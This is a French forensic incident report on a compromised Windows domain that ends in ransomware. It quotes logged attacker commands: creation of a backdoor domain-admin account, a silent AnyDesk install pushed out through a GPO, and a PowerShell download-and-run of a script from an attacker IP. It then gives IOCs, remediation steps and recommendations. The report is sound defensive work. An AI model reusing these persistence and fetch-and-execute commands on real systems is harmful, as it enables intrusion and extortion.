Ce script permet d'exécuter plusieurs commandes via net.exe. Ces commandes permettent notamment de créer un nouvel utilisateur puis de l'ajouter au groupe administrateur local et au groupe admin du domaine et enfin de spécifier que son compte ne doit pas expirer et que son mot de passe ne doit pas être modifié.

```
Cmdline: "C:\Windows\system32\net.exe" user svcupdate password /add "/comment:System Update Service Account" ¦ Proc: C:\Windows\System32\net.exe ¦
```

```
Cmdline: "C:\Windows\system32\net.exe" localgroup administrateurs svcupdate /add ¦ Proc: C:\Windows\System32\net.exe ¦
```

```
Cmdline: "C:\Windows\system32\net.exe" group "Admins du domaine" svcupdate /add /domain ¦ Proc: C:\Windows\System32\net.exe
```

```
Cmdline: "C:\Windows\system32\net.exe" user svcupdate /expires:never ¦ Proc: C:\Windows\System32\net.exe ¦
```

```
Cmdline: "C:\Windows\system32\net.exe" user svcupdate /passwordchg:no ¦ Proc: C:\Windows\System32\net.exe ¦
```

A 16:06 un nouveau script (__PSScriptPolicyTest_eksoq2ny.d44.ps1) est créé et exécuté. Il permet notamment le téléchargement de AnyDesk. L'installation est également effectué avec les flags –start-with-win et –silent, ces deux flags permettent respectivement d'activer le démarrage automatique de AnyDesk lors du démarrage de Windows et que son installation se fasse de manière discrète (pas de fenêtre, pas de boîte de dialogue et aucune interaction avec un utilisateur n'est requise).

```
Path: C:\Users\superadmin.BENARFACORP\AppData\Local\Temp\__PSScriptPolicyTest_eksoq2ny.d44.ps1 ¦ Proc: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ¦ PID: 3352
```

```
Cmdline: "C:\temp\anydesk.exe" --install "C:\Program Files (x86)\AnyDesk" --start-with-win --silent ¦ Proc: C:\temp\anydesk.exe
```

Ce script permet également d'enregistrer un fichier .bat (deploy_anydesk.bat) dans C:\Windows\SYSVOL\domain\scripts\.

Ensuite une nouvelle GPO est créée et est nommée "backup". Le script deploy_anydesk.bat est ensuite rattaché à cette GPO.

```
ScriptBlock: New-GPO -Name "backup" -Comment "backup service - admin"
```

```
Set-GPRegistryValue -Name "backup" -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Startup\0" -ValueName "Script" -Type String -Value "deploy_anydesk.bat"
```

Ainsi l'attaquant assure sa persistance par deux moyens : un compte Domain Admin dédié et un accès distant AnyDesk qui est redéployé automatiquement via une GPO.

5.3.6 Chiffrement des données

Enfin à 16:14, l'attaquant exécute un script qu'il a téléchargé depuis sa machine.

```
ScriptBlock: Invoke-WebRequest -Uri "http://192.168.206.25:8000/outerwilds.ps1" -OutFile "C:\temp\outerwilds.ps1"
```

```
Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -File C:\temp\outerwilds.ps1
```

Ce script permet de parcourir la machine cible afin de chiffrer les fichiers (modification des fichiers et renommage en .locked), supprimer les fichiers originaux et de créer dans les différents dossiers un fichier texte nommé "README_DECRYPT.txt". Le fichier "README_DECRYPT.txt" contient la revendication de chiffrement des données et la rançon voulu par celui-ci pour qu'il fournisse le logiciel de déchiffrement.

5.3.7 Synthèse de l'investigation sur l'AD01

La compromission de l'AD est complète. L'attaquant a pu extraire des données très sensibles liées à l'AD, établir une persistance de deux manières différentes afin de toujours avoir accès de manière distante à la machine, et il a exécuté un script de chiffrement rendant le système inexploitable.

Techniques MITRE ATT&CK :

- T1003.003 — OS Credential Dumping: NTDS, si l'accès à la base d'annuaire dans un objectif de récupération d'identifiants est confirmé ;
- T1136.002 — Create Account: Domain Account, si la création d'un compte de domaine est établie ;
- T1098 — Account Manipulation, si des modifications de comptes ou de privilèges sont confirmées ;
- T1219 — Remote Access Software, si un usage d'AnyDesk à des fins non autorisées est démontré.
- T1105 — Ingress Tool Transfer ne convient que si l'opération correspond à l'introduction d'un outil sur la machine ; elle ne doit pas être appliquée automatiquement à tout transfert HTTP.
- T1041 — Exfiltration Over C2 Channel ne doit être retenue que si le canal de commande et de contrôle et le transfert de données associé sont établis.
- T1560.001 — Archive Collected Data: Archive via Utility peut être envisagée si les traces démontrent que l'archive a été créée à partir de données collectées.

6. Remédiation

6.1 Confinement immédiat

Voici les étapes à mettre en place suivant l'incident:

- Préserver les EVTX, CSV, artefacts et informations volatiles avant les actions susceptibles d'effacer ou modifier des preuves
- Isoler PC01 et SRV01 du réseau de production si la compromission est confirmée ou fortement suspectée, selon le plan de réponse de l'organisation
- Pour AD01, appliquer un confinement contrôlé avec les responsables Active Directory afin de protéger le domaine sans provoquer une interruption non maîtrisée
- Bloquer la communication vers 192.168.206.25:8000 si l'analyse interne confirme qu'elle n'est pas légitime et rechercher les accès à 192.168.206.25 sur les autres hôtes
- Restreindre ou suspendre AnyDesk et RemCom non autorisés, et identifier l'origine des exécutables

6.2 Éradication et restauration

Comptes et identifiants :

- Supprimer le compte malveillant svcupdate et le retirer des Administrateurs
- Réinitialiser les mots de passe de tous les comptes, en priorité *superadmin*, Administrateur, et tout compte dont la session était active lors des dumps
- Réinitialiser deux fois le compte krbtgt : c'est indispensable après un vol de ntds.dit, sinon l'attaquant peut forger des Golden Tickets indéfiniment. La double réinitialisation (espacée) invalide tous les tickets existants
- Considérer l'ensemble des identifiants du domaine comme compromis, puisque *ntds.dit* a été exfiltré

Persistance à supprimer :

- Service *Fhsd / tsLLfuld.exe* (SRV01) et service *YbgA / NMBrkygM.exe* (AD01)
- Tâche planifiée *SystemUpdate*
- Tout script PowerShell (.ps1, .psd1, …) étant été créé sur l'une des trois machines au cours de la compromission

Fichiers malveillants à supprimer :

- *mz.exe* (mimikatz), *out.txt, procdump*, les *.dmp* de LSASS
- Les ruches exportées : *C:\temp\ntds*, SAM, SECURITY, SYSTEM, certificates.reg

Configuration de défense à rétablir :

- Réactiver *Windows Defender* et annuler les clés de registre modifiées (*DisableAntiSpyware, DisableRealtimeMonitoring*…)
- Réactiver *Credential Guard*
- Remettre *WDigest* (*UseLogonCredential* à 0)
- Désactiver le RDP là où l'attaquant l'a activé (*fDenyTSConnections*)

Restauration :

- **AD01** : l'AD ayant été fortement compromis, il est préférable de reconstruire l'Active Directory à partir d'une sauvegarde système fiable antérieure à l'intrusion, ou une procédure de récupération de forêt AD si aucune sauvegarde sûre n'existe
- **SRV01 et PC01** : réinstallation du système, puis restauration des seules données utiles après vérification
- **Après remise en service** : réintégrer les machines au réseau progressivement, avec une surveillance renforcée pour détecter tout retour de l'attaquant
- **Vérifier l'intégrité de l'AD** : comptes et appartenances aux groupes privilégiés, GPO, délégations, pour s'assurer qu'aucune porte dérobée ne subsiste dans l'annuaire

Il est important de noter que l'éradication des outils et de la persistance ne suffit pas à rétablir la sécurité. L'attaquant ayant exfiltré la base Active Directory (*ntds.dit*), qui contient les empreintes de tous les mots de passe du domaine, dont celle du compte *krbtgt* , l'ensemble du domaine 'benarfacorp.local' doit être considéré comme compromis.

Tant que le compte *krbtgt* n'est pas réinitialisé (deux fois) et les mots de passe généralisés changés, l'attaquant peut forger des tickets Kerberos valides (« Golden Ticket », MITRE T1558.001) et usurper n'importe quel compte. La remise en service ne doit se faire qu'à partir de la validation de la totalité des remédiations.

6.3 Cycle de remédiation

Action	Type de Responsabilité	Critère de clôture
Préservation des preuves	Réponse à incident / Forensic	Sources, hashes et chaîne de conservation documentés
Confinement hôtes	SOC / équipe système	Flux et accès suspects maîtrisés
Audit des comptes AD	Équipe IAM / AD	Comptes et groupes privilégiés validés
Restauration des défenses	Équipe poste/serveur	Defender et politiques conformes à la référence
Validation de l'intégrité AD	Équipe AD / sécurité	Contrôles AD et sauvegardes satisfaisants
Surveillance post-incident	SOC	Absence d'activité suspecte

7. Indicateurs de compromission

Type	Indicateur	Hash	Évidence / commentaire	Catégorie d'IOC
Hôte	AD01.benarfacorp.local		Champ Computer des événements AD01	Contextuel
Hôte	PC01.benarfacorp.local		Champ Computer des événements PC01	Contextuel
Hôte	SRV01.benarfacorp.local		Champ Computer des événements SRV01	Contextuel
IP / port	192.168.206.25:8000		Destination d'une commande HTTP POST depuis AD01	Dynamique
URL	http://192.168.206.25/mimikatz.exe		ScriptBlock PC01, Event ID 4104	Dynamique
Fichier	mimikatz.exe	92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCFB96C50	Fichier exécutable Mimikatz, provenant de : ScriptBlock PC01, Event ID 4104	Statique
Compte	svcupdate		Détection de création de compte sur AD01 ; valider l'événement source	Contextuel
Compte	BENARFACORP\superadmin		Nom cité dans les données associées à des événements AD01	Contextuel
Fichier	C:\temp\mz.exe	92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCFB96C50	Exécutable identifié comme Mimikatz dans les événements PC01/SRV01	Statique
Fichier	C:\temp\procdump.exe	E4EA34A7C2B51982A6C42C6367119F34BEC9AEB9A60937836540035583A5B3BC	SRV01, Event ID 4688	Statique
Fichier	C:\temp\procdump64.exe	5B165B01F9A1395CAE79E0F85B7A1C10DC089340CF4E7BE48813AC2F8686ED61	SRV01, événement de création de processus et de dump	Statique

Fichier	C:\temp\lsass.dmp		SRV01, Event ID 11	Statique
Fichier	C:\temp\data.zip		Fichier spécifié dans la commande POST détectée sur AD01	Statique
Fichier	C:\temp\certs.cer		Export de certificat signalé sur AD01	Statique
Outil / pipe	\RemCom_communicaton		SRV01, Sysmon Event ID 17	Dynamique
Processus	ntdsutil.exe	1CD7168041EE8469C42FAAC617F6182BB97DE2B9EB75769BA573C5B21D68459F	Détection liée à NTDS.DIT sur AD01	Dynamique
Outil distant	AnyDesk		Plusieurs détections d'exécution et d'installation sur AD01	Dynamique
	C:\Windows\NMBrkygM.exe	3C2FE308C0A563E06263BBACF793BBE9B2259D795FCC36B953793A7E499E7F71		Statique
	C:\Windows\tsLLfuld.exe	3C2FE308C0A563E06263BBACF793BBE9B2259D795FCC36B953793A7E499E7F71		Statique

8. Recommandations

Domaine	Recommandation
Active Directory	Auditer Domain Admins, Administrateurs locaux, délégations, comptes de service, GPO et changements récents.
Identités	Activer MFA sur les accès administratifs ; séparer comptes bureautiques et comptes privilégiés, appliquer le moindre privilège.
Protection des identifiants	Renforcer la protection LSASS, Credential Guard lorsque compatible, et surveiller les tentatives de dump.
EDR / Defender	Activer la protection contre les altérations et alerter sur les arrêts de service et changements de registre.
Journalisation	Centraliser les journaux vers un stockage protégé contre l'effacement local.
Accès distant	Autoriser uniquement les outils approuvés
Authentification	Évaluer les dépendances NTLMv1 puis planifier sa désactivation et la migration vers des mécanismes plus sûrs.
PowerShell	Activer Script Block Logging, journalisation de modules et transcriptions selon la politique de sécurité.
Segmentation réseau	Limiter les flux entre postes, serveurs et contrôleurs de domaine ; surveiller les transferts vers les ports non standards.
Téléchargement depuis l'extérieur	Mettre en œuvre une liste d'autorisation d'exécution. À l'aide de Windows Defender Application Control (WDAC) ou AppLocker

9. Bilan de l'incident

9.1 Impact CIA

La compromission a touché trois machines (PC01, SRV01, AD01) et a abouti à la prise de contrôle totale du domaine *benarfacorp.local*. L'attaquant a exfiltré la base Active Directory (ntds.dit) ainsi que les ruches SAM, SYSTEM et SECURITY, exposant les identifiants de l'ensemble des comptes du domaine, y compris le compte krbtgt. L'incident s'est conclu par le déploiement d'un ransomware ayant chiffré les fichiers, rendant les données et les systèmes inutilisables.

L'atteinte porte sur les trois piliers de la sécurité :

- **Confidentialité** : vol massif d'identifiants et exfiltration de données internes.
- **Intégrité** : création de comptes, modification de configurations et de stratégies.
- **Disponibilité** : chiffrement des fichiers paralysant l'activité, et compromission du contrôleur de domaine, cœur de l'infrastructure.

L'impact est donc maximal : l'organisation subit à la fois une fuite de données, une perte de contrôle de son annuaire et une interruption de ses systèmes. Au-delà du volet technique, les conséquences potentielles sont opérationnelles : arrêt d'activité, financières : rançon, remédiation, reconstruction et réglementaires : données personnelles potentiellement compromises.

9.2 Risques de récidive

Le risque de retour de l'attaquant est élevé en l'absence de remédiation complète, pour trois raisons :

- les mécanismes de persistance installés sur AD01 lui offrent plusieurs voies d'accès;
- le vol de ntds.dit lui permet de forger des tickets Kerberos valides et d'usurper n'importe quel compte, même après changement de certains mots de passe ;
- l'attaquant opère depuis le réseau interne (192.168.206.25), ce qui suppose un point d'ancrage non traité.

Tant que le compte krbtgt n'a pas été réinitialisé, les mots de passe généralisés changés et les accès de persistance supprimés, une récidive reste possible à tout moment.

10. Annexes

Annexe A - Commandes de traitement fournies

Conversion EvtxECmd utilisée dans la procédure du projet :

```
.\EvtxECmd.exe -d "C:\Users\angel\Documents\Projet\AD01" --csv "C:\Users\angel\Documents\Projet\AD01csv"

.\EvtxECmd.exe -d "C:\Users\angel\Documents\Projet\PC01" --csv "C:\Users\angel\Documents\Projet\PC01csv"

.\EvtxECmd.exe -d "C:\Users\angel\Documents\Projet\SRV01" --csv "C:\Users\angel\Documents\Projet\SRV01csv"
```

Commande detections Chainsaw / Sigma :

```
."C:\Users\angel\Downloads\chainsaw_x86_64-pc-windows-msvc\chainsaw\chainsaw.exe"                          hunt
"C:\Users\angel\Documents\Projet\<systeme>"     -s     "C:\Users\angel\Downloads\sigma-master\sigma-master\rules"
--mapping   "C:\Users\angel\Downloads\chainsaw_x86_64-pc-windows-msvc\chainsaw\mappings\sigma-event-logs-all.yml"
--csv --output "C:\Users\angel\Documents\Projet\<systeme>_Result_csv_from_chainsaw"
```

Annexe B - Références techniques

- Chainsaw : https://github.com/WithSecureLabs/chainsaw
- SigmaHQ : https://github.com/SigmaHQ/sigma
- Outils EVTX d'Eric Zimmerman : https://github.com/EricZimmerman/evtx
- MITRE ATT&CK : https://attack.mitre.org/